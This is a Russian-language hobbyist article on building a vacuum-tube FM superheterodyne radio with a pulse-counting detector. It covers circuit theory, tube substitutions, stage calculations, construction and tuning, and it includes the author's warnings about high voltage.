Candidum
duospirit@gmail.com

СОБИРАЕМ FM-РАДИОПРИЕМНИК НА ЛАМПАХ

Давным-давно, когда компьютеры были большими, прототипы первых транзисторов еще не покинули стены исследовательских лабораторий Bell Labs, а формата MP3 не существовало и в помине, аудиофилы пребывали в своем аналоговом раю, наслаждаясь теплой ламповой музыкой из радиоприемников и виниловых проигрывателей. Насколько сложно сегодня послушать бессмертные хиты Луи Армстронга и Элвиса Пресли в «аутентичном» исполнении? Самое время это выяснить.

Как и любая другая информация, звук сейчас хранится преимущественно в цифровом виде. Конечно, его качество на выходе сильно зависит от характеристик конкретного устройства — используемого ЦАП (цифро-аналогового преобразователя) и ОУ (операционного усилителя). Но в целом от дискретности и квантования сигнала уже никуда не денешься.

Тут, конечно, можно вспомнить про кассеты, пластинки и проигрыватели-«вертушки». У них есть свои ценители, и даже сегодня достать экземпляры такой техники в приличном состоянии не составляет особого труда. Однако собрать нечто похожее «на коленке» уже не получится: тут нужна достаточно сложная механика. Что же делать?

Выход есть! Сигнал можно взять из радиоэфира. Тем более раньше это было совсем тривиально: открываешь книжку для радиолюбителей и собираешь себе ДВ/СВ-приемник 1V1 или 1V2 — схемы там очень простые. И уже через пару часов можно слушать радио «Маньяк».

INFO

Приемники прямого усиления классифицируются по количеству каскадов усиления до и после детектора. Таким образом, 1V1 означает, что приемник содержит один каскад УВЧ (усилитель высокой частоты), детектор и один каскад УНЧ (усилителя низкой частоты). Подробнее смотри на страницах Википедии.

Но это было раньше, а с 2014 года вещание в ДВ- и СВ-диапазоне на территории России было прекращено полностью (эфир зашумлен, да и нерентабельно). Впрочем, справедливости ради можно отметить, что высококачественного звука на длинных и средних волнах никогда и не было. Это объясняется узкой полосой вещания (около 10 кГц), а ее ширина напрямую связана с шириной диапазона передаваемого звукового сигнала. Таким образом, наши запросы удовлетворит только FM-диапазон.


Здесь дела обстоят несколько сложнее, так как приемники прямого усиления уже неэффективны. Хотя, конечно, их тоже иногда собирают, но это скорее экзотика. Более-менее приемлемых результатов можно добиться, только собрав сверхрегенератор. У сверхрегенеративного приемника, пожалуй, лучшее соотношение простоты конструкции и эффективности. Буквально из десятка деталей можно собрать работающую схему. Однако качество звучания оставляет желать лучшего, и вот с этим практически ничего не поделать.

Иными словами, чтобы добиться хороших результатов, мы вынуждены остановить свой выбор на супергетеродине. Современный FM-приемник можно реализовать на одной микросхеме RDA5807, содержащей в себе полный тракт супергетеродина с цифровым управлением. Она поддерживает стерео и RDS, но об этом как-нибудь в другой раз.

Наиболее прост в реализации супергетеродин с низкой промежуточной частотой и частотно-импульсным детектором. Такой приемник может содержать лишь одну перестраиваемую цепь, что очень упрощает конструкцию. Разберем принцип его работы подробнее.

СУПЕРГЕТЕРОДИН

Супергетеродинный приемник, в отличие от приемника прямого усиления, предполагает преобразование принимаемого сигнала в промежуточную частоту, на которой выполняется селекция. Такое решение позволяет сократить количество перестраиваемых элементов, что значительно облегчает задачу.



Блок-схема типичного гетеродинного приемника

На схеме хорошо видно, что принимаемый сигнал усиливается и поступает в смеситель, туда же подается выход с гетеродина (вспомогательного генератора). В результате сигнал смесителя содержит биения, частота которых равна разности принимаемого сигнала и сигнала гетеродина. Из смесителя поток попадает в полосовой фильтр, который выделяет сигнал промежуточной частоты.

Именно в этом месте выполняется селекция. Далее промежуточная частота усиливается и поступает в детектор, выделяющий аудиосигнал. Последний преобразовывается УНЧ и подается на динамик или наушники. Схема в целом достаточно сложная, но зато она выигрывает с точки зрения стабильности работы.


Можно ли в этой схеме что-нибудь упростить? Да, можно! Если сделать промежуточную частоту достаточно низкой (~200 кГц), то полосовой фильтр можно заменить фильтром низких частот, что существенно упрощает конструкцию (собственно, так работает микросхема К174ХА34). А еще упростить схему можно? Конечно! Можно совместить смеситель с гетеродином, подобные приемники еще называют автодинами.

WWW

Подробнее прочитать о принципе работы супергетеродинного приемника можно в Википедии.

ЧАСТОТНО-ИМПУЛЬСНЫЙ ДЕТЕКТОР

Теперь остановимся подробнее на детекторе. Из его названия следует, что частотная модуляция подразумевает изменение частоты несущего сигнала под действием модулирующего сигнала. Продемонстрировать это можно следующим графиком.



Суть частотной модуляции

Для обратной процедуры, то есть выделения аудиосигнала, и используется ЧМ-детектор. Существует много видов частотных детекторов, но особняком среди них стоит так называемый счетный детектор.

Принцип работы счетного детектора достаточно прост для понимания. Частотно-модулированный сигнал пропускают через ограничитель, получая на выходе меандр переменной частоты. После этого по восходящему или нисходящему сигналу генерируют импульс постоянной ширины. Таким образом, из сигнала переменной частоты мы получили импульсы с изменяющимся периодом следования, а так как ширина импульсов постоянна, то коэффициент заполнения тоже меняется. То есть мы получили ШИМ-сигнал. Полученный ШИМ-сигнал интегрируют, что дает на выходе аудиосигнал.

В общем, частотно-импульсный детектор работает точно так же, как ЦАП, на ШИМ-генераторе. Однако у такого детектора есть некоторые ограничения, и это прежде всего частота входного сигнала, которая должна быть ниже 1 МГц (при условии, что отклонение частоты составляет ±50 кГц, характерное для широкополосной FM-модуляции), так как на больших частотах начинает падать эффективность детектора. Впрочем, в нашем случае это, наоборот, преимущество.


WWW

Есть замечательное видео, где разбирается работа счетного детектора с осциллограммами.

Интересно отметить, что в отечественной радиолюбительской литературе данный детектор упоминается редко, а ламповых конструкций в рунете и вовсе не сыскать, тогда как в Европе и Австралии эти схемы достаточно популярны. Например, одним из самых известных приемников с частотно-импульсным детектором был Sinclair Micro FM. Да, это тот самый Синклер, который разработал ZX Spectrum.

ПРИНЦИПИАЛЬНАЯ СХЕМА

Итак, приступим к сборке такого девайса. В качестве исходной точки возьмем вот эту конструкцию.



Концепт схемы приемника


Начнем с ламп. Очевидно, что в Австралии, где была разработана исходная схема, доступны немного другие лампы, поэтому адаптируем набор деталей под то, что есть у меня в наличии. Так, на входе стоит 6BL8, а это полный аналог нашей 6Ф1П, которая всегда применялась для УРЧ и конвертеров.

WARNING

В анодных цепях радиоламп используется высокое напряжение, опасное для жизни и здоровья! Если у тебя нет достаточного опыта работы с высоковольтными схемами, категорически не рекомендуется повторять все описанное ниже на практике, по крайней мере без помощи опытного специалиста.

От ламп 6AU6, аналога 6Ж4П, я также отказался и сначала хотел собрать УПЧ на триодах, например 6Н1П или 6Н23П. Однако, поскольку усиление триодного каскада ниже, в усилителе на триодах нужно больше каскадов, а это может привести к самовозбуждению. Тем не менее некоторые радиолюбители успешно делали триодные УПЧ.

Остановив свой выбор на пентодах, я хотел применить пентод 6Ж1П, но у меня не нашлось необходимого количества соответствующих панелек, поэтому я решил использовать неведомо откуда взявшиеся у меня E83F (отечественных аналогов нет). Ограничитель собран на той же E83F. В детекторе использован отечественный аналог 6AL5 6Х2П — это детекторный двойной диод. В усилитель звуковой частоты вместо 6BM8 (наш аналог 6Ф3П) я использовал 6Ф5П, схему тоже немного изменил, взяв одну из описанных в интернете, благо ламповых УЗЧ существует великое множество. В итоге схема получилась такая.



Адаптированная и переработанная схема радиоприемника

Рассмотрим появившиеся в моей схеме изменения и дополнения подробнее.


УВЧ и смеситель

Отличий здесь не так много: просто поставим в цепь накала два дросселя, «холодные» концы которых заземлим через блокировочные конденсаторы. Кроме того, добавим блокировочный конденсатор на анод пентодной части.

Эти изменения делают схему гораздо менее капризной. Кроме того, добавим АРУ (автоматическая регулировка усиления) во входной каскад. Впрочем, каких-то изменений от добавления АРУ я не заметил, но с АРУ лучше, чем без него. Управлять усилением можно, подавая отрицательное напряжение на сетку триода УВЧ.

УПЧ

Здесь изменения более существенные. Поскольку я использовал совершенно другую лампу, необходимо было пересчитать номиналы всех резисторов. Впрочем, если не выбирать режим лампы, а использовать рекомендованный, то рассчитать номиналы достаточно легко. Итак, рассмотрим типичный усилительный каскад на пентоде.



Усилительный каскад на пентоде с общим катодом

Нам необходимо рассчитать значения Ra, Rk и Rg2, так как именно они определяют режим работы лампы, номиналы прочих элементов можно не трогать. В этих нехитрых расчетах нам поможет закон Ома: `I = U/R`. Из даташита на E83F мы видим, что рекомендованы следующие параметры:

- напряжение анода 210 В;
- ток анода 10 мА;
- ток второй сетки 2 мА;
- напряжение второй сетки 120 В;
- резистор в цепи катода 165 Ом;
- крутизна при указанных параметрах 10 мА/В.

Получается, что на катоде должно быть `(Ia+Ig2)*Rk` = 0,012*165 = 1,98 В, то есть около двух вольт. Под рукой были резисторы на 220 Ом, их я и поставил вместо рекомендованных 165 Ом. Теперь рассчитаем резистор в цепи второй сетки. Мы планируем питать УПЧ от напряжения примерно 220 В, то есть на резисторе должно быть падение напряжения `U–Ug2` = 220–120 = 100 В при токе 2 мА. Таким образом, требуемое сопротивление Rg2 = `(U–Ug2)/Ig2` = 100/0,002 = 50 000 = 50 K.

Рассчитаем сопротивление резистора в анодной цепи, зная, что коэффициент усиления пентодного каскада примерно равен `Ra*S`. Имеет смысл взять сопротивление побольше, однако опускать напряжение на аноде ниже 80 В не стоит, поэтому заложим анодное напряжение 120 В с запасом. Тогда Ra = `(Uпит–Ua)/Ia` = (220–120)/0,01 = 10 000 = 10 K. Под рукой оказались одноваттные резисторы на 8,2 K, их я и поставил. Здесь нужно использовать минимум одноваттные резисторы, так как на них будет рассеиваться 0,82 Вт. Теплый ламповый звук, однако!

Это, конечно, упрощенный способ расчета пентодного каскада, но он вполне рабочий. Таким же образом можно легко пересчитать номиналы под другой пентод. В УПЧ нет никаких строгих требований к характеристикам, а линейность и вовсе не важна, так что подойдет любой маломощный пентод.

Со схемами каскадов мы разобрались, теперь вернемся к общей схеме УПЧ. Строить трехкаскадный УПЧ для приемника, работающего в крупном мегаполисе, нет никакого смысла. Кроме того, добавление каждого нового каскада повышает риск самовозбуждения. Эксперименты показали, что двух каскадов вполне хватает и они выдают достаточный сигнал для работы ограничителя.

Примерный расчет показывает, что усиление двухкаскадного УПЧ будет 82*82 = 6724, а реальное усиление, как будет продемонстрировано далее, заметно ниже, но и этого вполне достаточно. Более того, для приема мощных станций достаточно и одного каскада. Так, при уверенном приеме на сетку второго каскада поступает сигнал до одного вольта!

Между смесителем и УПЧ я установил фильтр низкой частоты (ФНЧ) с частотой среза около 150 кГц, это позволяет поднять селективность по соседнему каналу, в упомянутой выше статье фильтра не было. В качестве фильтра работала ограниченная полоса пропускания УПЧ. Дополнительный фильтр повышает селективность приемника, что актуально при большом количестве близкорасположенных мощных станций.

ОГРАНИЧИТЕЛЬ И СЧЕТНЫЙ ДЕТЕКТОР

Последний каскад УПЧ — ограничитель, от первых двух его отличает пониженное напряжение питания и малое напряжение смещения на управляющей сетке 1 В. Из-за такого режима и достаточно сильного сигнала, приходящего на вход (до нескольких вольт), каскад работает практически в ключевом режиме с сеточным током. Наличие последнего нам удобно как источник отрицательного напряжения, пропорционального величине сигнала, которое используется для индикатора настройки и АРУ.

То есть при наличии сеточного тока происходит отсечка положительных полуволн сигнала и с сетки можно снять отрицательное напряжение. А ключевой режим дает практически меандр на выходе с амплитудой примерно 70 В. Ограничитель, помимо прочего, позволяет подавить паразитную амплитудную модуляцию, что положительно сказывается на качестве звучания.

Затем следует формирователь импульсов. Он состоит из конденсатора и двух диодов. Через один диод конденсатор заряжается, а через второй идет разряд на резистор. Так как емкость конденсатора мала, то за время одного импульса конденсатор успевает полностью зарядиться (восходящий фронт), а затем полностью разрядиться (нисходящий фронт). За счет этого и достигается формирование импульсов примерно одинаковой длительности. Форма этих импульсов, конечно, далека от меандра и больше похожа на пилу, которую я завсегда смогу отличить от сойки, когда ветер южный, а погода — ясная.

Если усложнить схему, можно получить импульсы более приглядной формы, но профит от этого небольшой. Далее эти импульсы поступают на RS ФНЧ, похожий на тот, что был на выходе смесителя, только у этого фильтра частота среза ниже. И на его выходе мы имеем желанный аудиосигнал, а остаточные пульсации с частотой ПЧ отфильтруются полосой пропускания первого каскада УЗЧ. Во всяком случае, на осциллограммах сигнала на сетке оконечного каскада УЗЧ их не видно.

УЗЧ

Особо расписывать УЗЧ не вижу смысла, так как он выполнен по типичной схеме, которых в интернете великое множество. Схема совершенно обычная: предусилитель на триодной части 6Ф5П и оконечный каскад на пентодной части ее же. Почему именно 6Ф5П? Потому что у меня был трансформатор ТВЗ-1-9, который рассчитан на работу с лампами 6П14П и 6Ф5П. В сущности, усилитель может быть любой, детектор на выходе дает сигнал до нескольких вольт, а этого вполне достаточно, чтобы раскачать УЗЧ. Ориентировочная мощность моего усилителя составляет 3 Вт, этого хватает для наглядной демонстрации работы приемника.

ВОЛШЕБНЫЙ ГЛАЗ

Вакуумно-флюоресцентный индикатор настройки, или, как его обычно называют, «волшебный глаз», — вещь совершенно необходимая ламповому радиоприемнику. Во-первых, он облегчает настройку на станцию, а во-вторых, придает устройству особый шарм. В качестве индикатора настройки использовалась отечественная лампа 6Е1П, включенная по типовой схеме. Управляющее отрицательное напряжение, как уже упоминалось, берется с сетки ограничителя через резистор большого сопротивления.

Продолжение статьи →

ЛАМПОВЫЙ СИГНАЛ

СОБИРАЕМ FM-РАДИОПРИЕМНИК НА ЛАМПАХ

КОНСТРУКЦИЯ ПРИЕМНИКА

Конструктивно приемник выполнен навесным монтажом внутри сборной алюминиевой коробки размером 50 × 120 × 240 мм. Крышка изготовлена из алюминия толщиной 2,5 мм, стенки и дно — из алюминия толщиной 1 мм. Дном можно пренебречь, но это несколько ухудшит стабильность работы приемника. На крышке расположены восемь панелек для ламп (одна из них осталась незадействованной), также на ней закреплен трансформатор УЗЧ и переменный конденсатор.

WARNING


Если ты когда-нибудь хотя бы задумывался о покупке Hi-End лампового усилителя высокого ценового сегмента, фотографии ниже могут причинить тебе моральную травму.

Вид сверху

Шасси соединено с общим проводом, внутри размещены шины из медной проволоки диаметром 2 мм, соединенные с шасси и играющие роль общего провода. Монтаж навесной. Конечно, туда стоило добавить несколько стоек с лепестками контактов, но я поленился.

INFO

Монтаж высокочастотной части, а именно УРЧ и смесителя, должен быть по возможности более жестким и выполненным проводниками минимальной длины, в противном случае работа устройства будет нестабильна, что выражается в дрейфе частоты. Идеальный вариант — поместить ВЧ-часть в отдельный экран.




Вид снизу

На передней стенке закреплены резисторы регулировки громкости и режима работы смесителя, туда же выведена ручка переменного конденсатора.


Вид спереди

На задней стенке закреплены разъемы блока питания, динамика и антенны.



Вид сзади

Блок питания выполнен в отдельном корпусе, но такое исполнение не принципиально. Правильнее было бы немного увеличить размеры девайса и смонтировать блок питания в одном корпусе с ним (трансформатора на 100 Вт хватит с избытком). Впрочем, это можно рассматривать как фичу: в двадцатых годах прошлого века блоки питания тоже часто делали отдельными.



Блок питания

Дроссели, примененные в приемнике, самодельные. Дроссели в цепи накала наматываются на резисторы 0,25 Вт сопротивлением больше 100 K и включают 150 витков эмалированного провода диаметром 0,12 мм. Высокочастотные дроссели представляют собой 75 см (четверть длины волны на 100 МГц) эмалированного провода диаметром 0,7 мм, намотанного на бумажный каркас диаметром 5 мм. Контурная катушка содержит четыре витка эмалированного провода диаметром 2 мм.

НАСТРОЙКА

Приемник достаточно неприхотлив и при правильной сборке начинает работать сразу. Тем не менее есть ряд общих рекомендаций по его настройке.

1. После включения проверяют наличие накала ламп. Если накала нет, то следует проверить исправность лампы или искать обрыв/замыкание в цепи накала. Нити подогревателей прогретой лампы должны светиться оранжевым.
2. Следует проверить наличие анодных напряжений. Некоторые напряжения указаны на схеме.
3. Проверь режим работы ламп, установив требуемые напряжения в катодной цепи. Если отклонения существенны (больше 50%), следует подобрать соответствующие резисторы.
4. Проверь работу УНЧ: при прикосновении к движку резистора пальцем должен слышаться характерный шум в динамике. Проверить работу УПЧ без осциллографа сложнее, но, если напряжения установлены верно и ошибок при сборке нет, он будет работать.
5. Проверь работу смесителя. Когда вращаешь ручку управления режимом работы смесителя, в месте начала генерации должен появляться шум в динамиках.
6. Проверь работу УВЧ: при касании антенного входа отверткой в динамиках раздаются характерные щелчки.


WARNING

Прикасаться к элементам схемы, находящейся под напряжением, категорически не рекомендуется, это может привести к поражению электрическим током! Это опасно для жизни и здоровья.

Если все работает, то ручкой регулировки режима смесителя получаем появление шума в динамиках, после чего переменным конденсатором настраиваемся на радиостанцию. Затем более точной подстройкой режима смесителя и частоты добиваемся наилучшего качества приема. В этом помогает индикатор настройки. Все! Можно наслаждаться теплым ламповым звуком. Качество звучания этого приемника оказалось достаточно хорошим, во всяком случае, с качеством звучания сверхрегенератора оно не сравнится.


Ну и напоследок самое интересное, то, ради чего все и затевалось, — осциллограммы сигнала в разных точках схемы. Осциллограмм работ смесителя у меня нет по причине того, что щупы осциллографа сильно влияют на режим его работы, поэтому начнем с УПЧ.

